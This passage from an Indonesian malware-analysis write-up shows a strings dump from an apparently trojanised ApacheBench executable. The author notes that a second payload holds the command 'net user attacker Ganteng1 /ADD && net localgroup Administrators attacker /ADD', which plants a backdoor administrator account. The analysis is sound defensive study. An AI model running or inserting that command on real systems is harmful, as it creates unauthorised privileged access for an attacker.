<tr %s><td colspan=2 %s> </td><td colspan=2 %s>%.2f kb/s total</td></tr>
<tr %s><td colspan=2 %s> </td><td colspan=2 %s>%.2f kb/s sent</td></tr>
<tr %s><th colspan=2 %s>Transfer rate:</th><td colspan=2 %s>%.2f kb/s received</
td></tr>
<tr %s><th colspan=2 %s>Requests per second:</th><td colspan=2 %s>%.2f</td></tr>
<tr %s><th colspan=2 %s>HTML transferred:</th><td colspan=2 %s>%I64d bytes</td><
/tr>
<tr %s><th colspan=2 %s>Total PUT:</th><td colspan=2 %s>%I64d</td></tr>
<tr %s><th colspan=2 %s>Total POSTed:</th><td colspan=2 %s>%I64d</td></tr>
<tr %s><th colspan=2 %s>Total transferred:</th><td colspan=2 %s>%I64d bytes</td>
</tr>
<tr %s><th colspan=2 %s>Keep-Alive requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Non-2xx responses:</th><td colspan=2 %s>%d</td></tr>
<tr %s><td colspan=4 %s >   (Connect: %d, Length: %d, Exceptions: %d)</td></tr>
<tr %s><th colspan=2 %s>Failed requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Complete requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Time taken for tests:</th><td colspan=2 %s>%.3f seconds<
/td></tr>
<tr %s><th colspan=2 %s>Concurrency Level:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Document Length:</th><td colspan=2 %s>%u bytes</td></tr>
<tr %s><th colspan=2 %s>Document Path:</th><td colspan=2 %s>%s</td></tr>
<tr %s><th colspan=2 %s>Server Port:</th><td colspan=2 %s>%hu</td></tr>
<tr %s><th colspan=2 %s>Server Hostname:</th><td colspan=2 %s>%s</td></tr>
<tr %s><th colspan=2 %s>Server Software:</th><td colspan=2 %s>%s</td></tr>
<table %s>
socket receive buffer
socket send buffer
socket nonblock
socket
Completed %d requests
Content-length:
Content-Length:
keep-alive
Keep-Alive
LOG: Response code = %s
WARNING: Response code not 2xx (%s)
HTTP
Server:
Keep-Alive
LOG: Response code = %s
WARNING: Response code not 2xx (%s)
HTTP
Server:
LOG: header received:
apr_socket_recv
</p>
 Licensed to The Apache Software Foundation, http://www.apache.org/<br>
 Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/<br>
 This is ApacheBench, Version %s <i>&lt;%s&gt;</i><br>
$Revision: 655654 $
Licensed to The Apache Software Foundation, http://www.apache.org/
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
This is ApacheBench, Version %s
2.3 <$Revision: 655654 $>
    -h              Display usage information (this message)
    -r              Don't exit on socket receive errors.
    -e filename     Output CSV file with percentages served
    -g filename     Output collected data to gnuplot format file.
    -S              Do not show confidence estimators and warnings.
    -d              Do not show percentiles served table.
    -k              Use HTTP KeepAlive feature
    -V              Print version number and exit
    -X proxy:port   Proxyserver and port number to use
```



Gambar 7. Hasil string payload.exe



Gambar 8. Hasil strings payload2.exe

Pada gambar 8 dapat kita lihat bahwa **payload2.exe** menghasilkan **cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD,** baris tersebut merupakan tahapan dimana *attacker* dapat melakukan exploit pada suattu sistem. Exploit merupakan tahapan untuk melakukan eksekusi sebuah file dari *attacker* dan cmd.exe /c merupakan perintah untuk memasukkan user *attacker* baru, dengan administrator bernama **attacker Ganteng 1**.

DAFTAR PUSTAKA

[1] P. Insiden and B. Csirt, “Panduan penanganan insiden,” pp. 1–39, 2014.
[2] P. Richardus and E. Indrajit, “Analisa Malware.”
[3] C. Lim, “Analisis M a l wa r e M e n g u n g k ap.”